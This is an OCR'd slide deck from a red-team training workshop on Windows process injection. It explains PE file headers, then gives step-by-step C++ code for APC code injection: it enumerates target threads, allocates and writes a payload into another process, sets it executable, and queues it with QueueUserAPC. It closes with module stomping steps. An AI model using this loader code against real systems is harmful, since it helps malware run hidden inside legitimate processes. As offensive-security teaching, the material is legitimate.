CyberWarFare Labs Hands-on Workshop on "Advanced Process Injection Techniques"

Date : **5-6th Feb 2022**

Email **: info@cyberwarfare.live**

Yash Bharadwaj

- Chief Technical Architect at **CyberWarFare Labs**
- **4+ Year experience** in Threat Emulation, APT Simulation, Cyber Red Team Operations
- **Interests** : Enterprise Security, Architecture Setup, Red Team R&D
- Presented / Trained at **Nullcon, OWASP, BSIDES, CISO Platform etc.**

John Sherchan

- Red team security researcher at CyberWarFare Labs
- **3+ Year experience** in Reverse engineering
- **Interests :** Reversing, Enterprise Security, Malware R&D

Prerequisite

- Windows 10 in Virtual Environment
- Process Hacker for Injection Analysis
- Your Attention :)
- Specific Details here:

https://docs.google.com/document/d/1bNrSDWy-Yc3as2ZlvB_X3XOICUjbGUaKkw9PHDvxNAo/edit


Process Injection Techniques

1. PE Basics
2. APC Code Injection
3. Module Stomping
4. Process Hollowing
5. Process Doppelgänging
6. Transacted Hollowing
7. Process Herpaderping
8. Process Ghosting

PE File Format In Brief

- In Windows Operating System PE file format is special file format for executables, dlls, objects code etc.
- Following are the few important headers of PE file format along with their structures:
    - DOS Header (**_IMAGE_DOS_HEADER**)
    - NT Header (**_IMAGE_NT_HEADERS**)
        - File Header (**_IMAGE_FILE_HEADER**)
        - Optional Header (**_IMAGE_OPTIONAL_HEADER**)
    - Section Headers (**_IMAGE_SECTION_HEADER**)


PE File Format In Brief



PE File Format In Brief - DOS Header

- This is the first header of the PE file format
- Its structure is 64 bytes long
- For us only 2 members are important
    - e_magic
    - e_lfanew
- e_magic is first member of DOS header
- e_magic holds the signature of DOS file (0x5A4D)
- e_magic is used to identity MS-DOS compatible executable file
- e_lfanew is last member of DOS header
- e_lfanew holds an offset to the start of NT headers

```
typedef struct _IMAGE_DOS_HEADER
{
     WORD e_magic;
     WORD e_cblp;
     WORD e_cp;
     WORD e_crlc;
     WORD e_cparhdr;
     WORD e_minalloc;
     WORD e_maxalloc;
     WORD e_ss;
     WORD e_sp;
     WORD e_csum;
     WORD e_ip;
     WORD e_cs;
     WORD e_lfarlc;
     WORD e_ovno;
     WORD e_res[4];
     WORD e_oemid;
     WORD e_oeminfo;
     WORD e_res2[10];
     LONG e_lfanew;
} IMAGE_DOS_HEADER, *PIMAGE_DOS_HEADER;
```


PEview - C:\temp\payload32.exe
File View Go Help
payload32.exe
IMAGE_DOS_HEADER
IMAGE_DEBUG_TYPE_
MS-DOS Stub Program
IMAGE_NT_HEADERS
IMAGE_SECTION_HEADER .text
IMAGE_SECTION_HEADER .rdata
IMAGE_SECTION_HEADER .data
IMAGE_SECTION_HEADER .rsrc
IMAGE_SECTION_HEADER .reloc
SECTION .text
SECTION .rdata
SECTION .data
SECTION .rsrc
IMAGE_RESOURCE_DIRECTORY
IMAGE_RESOURCE_DIRECTORY
IMAGE_RESOURCE_DIRECTORY
IMAGE_RESOURCE_DATA_ENTR
MANIFEST 0001 0409
SECTION .reloc
IMAGE_BASE_RELOCATION
pFile Data Description Value
00000000 5A4D Signature IMAGE_DOS_SIGNATURE MZ
00000002 0090 Bytes on Last Page of File
00000004 0003 Pages in File
00000006 0000 Relocations
00000008 0004 Size of Header in Paragraphs
0000000A 0000 Minimum Extra Paragraphs
0000000C FFFF Maximum Extra Paragraphs
0000000E 0000 Initial (relative) SS
00000010 00B8 Initial SP
00000012 0000 Checksum
00000014 0000 Initial IP
00000016 0000 Initial (relative) CS
00000018 0040 Offset to Relocation Table
0000001A 0000 Overlay Number
0000001C 0000 Reserved
0000001E 0000 Reserved
00000020 0000 Reserved
00000022 0000 Reserved
00000024 0000 OEM Identifier
00000026 0000 OEM Information
00000028 0000 Reserved
0000002A 0000 Reserved
0000002C 0000 Reserved
0000002E 0000 Reserved
00000030 0000 Reserved
00000032 0000 Reserved
00000034 0000 Reserved
00000036 0000 Reserved
00000038 0000 Reserved
0000003A 0000 Reserved
0000003C 000000F8 Offset to New EXE Header
e_magic
e_lfanew


PE File Format In Brief - NT Headers

- This is the main PE header structure which is of type **_IMAGE_NT_HEADERS**
- This is consists of 3 members Signature, FileHeader and OptionalHeader

```
typedef struct _IMAGE_NT_HEADERS
{
     ULONG Signature;
     IMAGE_FILE_HEADER FileHeader;
     IMAGE_OPTIONAL_HEADER OptionalHeader;
} IMAGE_NT_HEADERS, *PIMAGE_NT_HEADERS;
```

PE File Format In Brief - NT Headers - Signature

- Signature is 4 bytes DWORD.
- It always holds the value **0x50450000** (‘PE’ followed by two terminating zeros)



PE File Format In Brief - NT Headers - File Header

- File Headers is 20 bytes structure
- This headers contains basic information of the PE file

payload32.exe

Member	Offset	Size	Value	Meaning
Machine	000000FC	Word	014C	Intel 386
NumberOfSections	000000FE	Word	0005	
TimeDateStamp	00000100	Dword	61EE23A6	
PointerToSymbolTable	00000104	Dword	00000000	
NumberOfSymbols	00000108	Dword	00000000	
SizeOfOptionalHeader	0000010C	Word	00E0	
Characteristics	0000010E	Word	0102	Click here

PE File Format In Brief - NT Headers - Optional Header

- Although the name is optional, this header holds the most critical fields such as:
  - ImageBase
  - Address of entrypoint
  - Subsystem
  - Section Alignment
  - File Alignment
  - Size of code
  - **IMAGE_DATA_DIRECTORY (DATA DIRECTORY)**
- Data Directory is an array of **IMAGE_DATA_DIRECTORY** structure

```
typedef struct _IMAGE_DATA_DIRECTORY
{
    ULONG VirtualAddress;
    ULONG Size;
} IMAGE_DATA_DIRECTORY, *PIMAGE_DATA_DIRECTORY;
```

```
typedef struct _IMAGE_OPTIONAL_HEADER {
  WORD                 Magic;
  BYTE                 MajorLinkerVersion;
  BYTE                 MinorLinkerVersion;
  DWORD                SizeOfCode;
  DWORD                SizeOfInitializedData;
  DWORD                SizeOfUninitializedData;
  DWORD                AddressOfEntryPoint;
  DWORD                BaseOfCode;
  DWORD                BaseOfData;
  DWORD                ImageBase;
  DWORD                SectionAlignment;
  DWORD                FileAlignment;
  WORD                 MajorOperatingSystemVersion;
  WORD                 MinorOperatingSystemVersion;
  WORD                 MajorImageVersion;
  WORD                 MinorImageVersion;
  WORD                 MajorSubsystemVersion;
  WORD                 MinorSubsystemVersion;
  DWORD                Win32VersionValue;
  DWORD                SizeOfImage;
  DWORD                SizeOfHeaders;
  DWORD                CheckSum;
  WORD                 Subsystem;
  WORD                 DllCharacteristics;
  DWORD                SizeOfStackReserve;
  DWORD                SizeOfStackCommit;
  DWORD                SizeOfHeapReserve;
  DWORD                SizeOfHeapCommit;
  DWORD                LoaderFlags;
  DWORD                NumberOfRvaAndSizes;
  IMAGE_DATA_DIRECTORY DataDirectory[IMAGE_NUMBEROF_DIRECTORY_ENTRIES];
} IMAGE_OPTIONAL_HEADER32, *PIMAGE_OPTIONAL_HEADER32;
```

PE File Format In Brief - NT Headers - Optional Header

- VirtualAddress in **IMAGE_DATA_DIRECTORY** points to the relative virtual address of particular directory
- Size in **IMAGE_DATE_DIRECTORY** holds the size of that particular directory
- In Data Directory array each elements points to some important informations.
- Some of the known information that Data Directory points to are:
    - Import Address Table
    - Export Address Table
    - Resources Table

PE File Format In Brief - NT Headers - Optional Header

- List of Data Directories

```
// header winnt.h
#define IMAGE_DIRECTORY_ENTRY_EXPORT        0  // Export Directory
#define IMAGE_DIRECTORY_ENTRY_IMPORT        1  // Import Directory
#define IMAGE_DIRECTORY_ENTRY_RESOURCE      2  // Resource Directory
#define IMAGE_DIRECTORY_ENTRY_EXCEPTION     3  // Exception Directory
#define IMAGE_DIRECTORY_ENTRY_SECURITY      4  // Security Directory
#define IMAGE_DIRECTORY_ENTRY_BASERELOC     5  // Base Relocation Table
#define IMAGE_DIRECTORY_ENTRY_DEBUG     6  // Debug Directory
#define IMAGE_DIRECTORY_ENTRY_COPYRIGHT     7  // (x86 usage)
#define IMAGE_DIRECTORY_ENTRY_GLOBALPTR     8   /* (MIPS GP) Machine Value */
#define IMAGE_DIRECTORY_ENTRY_TLS       9   // TLS Directory
#define IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG   10  // Load Configuration Directory
#define IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT  11  // Bound Import Directory
#define IMAGE_DIRECTORY_ENTRY_IAT       12  /* Import Address Table */
#define IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT  13  // Delay Load Import Directory
#define IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR    14  // COM Runtime Descriptor

```


PE File Format In Brief - NT Headers - Section Header

- Section contains the main content of the PE file such as code, data, resources etc.
- Section header is an array of **_IMAGE_SECTION_HEADER** structure
- _IMAGE_SECTION_HEADER contains the important information related to the various section such as name of section, VirtualAddress, VirtualSize, SizeOfRawData, PointerToRawData etc.

```
typedef struct _IMAGE_SECTION_HEADER {
  BYTE  Name[IMAGE_SIZEOF_SHORT_NAME];
  union {
    DWORD PhysicalAddress;
    DWORD VirtualSize;
  } Misc;
  DWORD VirtualAddress;
  DWORD SizeOfRawData;
  DWORD PointerToRawData;
  DWORD PointerToRelocations;
  DWORD PointerToLinenumbers;
  WORD  NumberOfRelocations;
  WORD  NumberOfLinenumbers;
  DWORD Characteristics;
} IMAGE_SECTION_HEADER, *PIMAGE_SECTION_HEADER;
```

PE File Format In Brief - NT Headers - Section Header

- Some of the common sections in executables are .text, .rdata, .data, .rsrc, .reloc etc…



Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers	Relocations N...	Linenumbers ...
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword	Word	Word
.text	00000CC8	00001000	00000E00	00000400	00000000	00000000	0000	0000
.rdata	00000B44	00002000	00000C00	00001200	00000000	00000000	0000	0000
.data	00000384	00003000	00000200	00001E00	00000000	00000000	0000	0000
.rsrc	000001E0	00004000	00000200	00002000	00000000	00000000	0000	0000
.reloc	0000015C	00005000	00000200	00002200	00000000	00000000	0000	0000

APC Code Injection

- APC stands for Asynchronous Procedure Call
- APC functions execute asynchronously in context of a particular thread
- In this techniques our shellcode is placed in APC Queue of the process thread.
- The payload will get executed when the thread goes to alertable state
- Wait routines puts thread in alertable state, such as:
  - SleepEx()
  - SingleObjectAndWait()
  - WaitForSingleObjectEx()
  - WaitForMultipleObjectEx()

APC Injection - Steps

- Find the process to inject our payload
- Allocate memory in that process
- Write the payload into that allocated memory
- Find all the threads in that process
- Put the APC function in the queue for all threads
- APC function here points to our shellcode

APC Injection - API calls

- Kernel32.dll : CreateToolHelp32Snapshot, Process32First, Process32Next, Thread32First, Thread32Next, OpenProcess, WriteProcessMemory, VirtualProtectEx, OpenThread, QueueUserAPC
- Ntdll.dll: NtAllocateVirtualMemory

APC Injection - In-Depth

- Retrieve process id and thread ids of the target process where we want to inject our shellcode

```
17      // Create Snapshots of the processes and threads
18      hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS | TH32CS_SNAPTHREAD, NULL);
19      // Retrieve the information about the first process in snapshot
20      if (Process32First(hSnapshot, &pe32)) {
21          do {
22              // Compare if the process in snapshot is our target process
23              if (_wcsicmp(pe32.szExeFile, exe) == 0) {
24                  pid = pe32.th32ProcessID;
25                  wprintf(L"[+] Found Process: %s \n", exe);
26                  wprintf(L"[+] Process id: %d \n", pe32.th32ProcessID);
27                  if (Thread32First(hSnapshot, &te32)) {
28                      do {
29                          // if thread's owner id is equal to our target process id
30                          // then store the thread id
31                          if (te32.th32OwnerProcessID == pe32.th32ProcessID) {
32                              vTids.push_back(te32.th32ThreadID);
33                          }
34                      } while (Thread32Next(hSnapshot, &te32));
35                  }
36                  return TRUE;
37              }
38          // retrieve the next process information if current
39          // process name in snapshot do not match with our target process
40          } while (Process32Next(hSnapshot, &pe32));
41      }
```

APC Injection - In-Depth

- Open the target process with process id
- Allocate memory for our payload in target process
- API to allocate memory in target process **VirtualAllocEx/NtAllocateVirtualMemory**


```
110     // Opening target process with process id
111     // PROCESS_ALL_ACCESS: Getting all access rights of the process object
112     wprintf(L"[+] Opening the target process...\n");
113     hTargetProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, pid);
114     if (hTargetProcess == INVALID_HANDLE_VALUE) {
115         perror("[-] Unable to open target process... \n");
116         exit(-1);
117     }
118
119     // Allocate memory in target process
120     wprintf(L"[+] Allocating memory in target process...\n");
121     PVOID baseAddress = {0};
122     SIZE_T allocSize = payloadSize;
123     status = pNtAllocateVirtualMemory(hTargetProcess, &baseAddress, 0, &allocSize, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
124     if (!NT_SUCCESS(status)) {
125         perror("[-] Unable to allocate memory in target process...\n");
126         exit(-1);
127     }
128     wprintf(L"[+] Allocated memory at address: %p\n", baseAddress);
```

APC Injection - In-Depth

- Write payload into newly allocated memory in target process
- Change the memory protection from **PAGE_READWRITE** to **PAGE_EXECUTE_READ**

```
129
130     // Writing payload into the target process
131     if (!WriteProcessMemory(hTargetProcess, baseAddress, payload, payloadSize, NULL)) {
132         perror("[-] Failed to write shellcode into target process memory...\n");
133         exit(-1);
134     }
135     wprintf(L"[+] Setting memory protection to RX...\n");
136     // Change Protection rw -> rx
137     if (!VirtualProtectEx(hTargetProcess, baseAddress, payloadSize, PAGE_EXECUTE_READ, &oldProtect)) {
138         perror("[-] Failed to convert protection rw->...\n");
139         exit(-1);
140     }
141
```

APC Injection - In-Depth




APC Injection - In-Depth

- Loop through all the thread ids and open the thread with thread id
- Put our APC function (shellcode) in queue using **QueueUserAPC** function
- Payload will get executed when thread goes into alertable state

```
142     // Create an thread routine
143     // This will points to our payload base address
144     // this will get executed when thread goes to alertable state
145     PTHREAD_START_ROUTINE tRoutine = (PTHREAD_START_ROUTINE)baseAddress;
146     // loop through all thread ids
147     for (DWORD tid : tids) {
148         // Open the thread with thread id
149         hThread = OpenThread(THREAD_ALL_ACCESS, TRUE, tid);
150         // This will put our shellcode (APC function) in queue
151         QueueUserAPC((PAPCFUNC)tRoutine, hThread, 0);
152         Sleep(1000 * 2);
153     }
154     return TRUE;
155 }
156
```

APC Injection - In-Depth



Module Stomping

- This is the technique to load fresh dll into the target process and inject the shellcode into it
- No need to change memory protection in target process memory
- Shellcode gets executed from the legitimate dll

Module Stomping - Steps

- Open a target process and get handle to the target process
- Load the target module in the target process
- Write the payload at the entrypoint address of the loaded module
- Create a thread to execute the payload

Module Stomping - API calls

- Kernel32.dll : OpenProcess, ReadProcessMemory, WriteProcessMemory, VirtualAllocEx, VirtualProtectEx, CreateRemoteThread, QueueUserAPC,
- Psapi.dll: EnumProcessModules, GetModuleFileNameEx
- Ntdll.dll: NtAllocateVirtualMemory

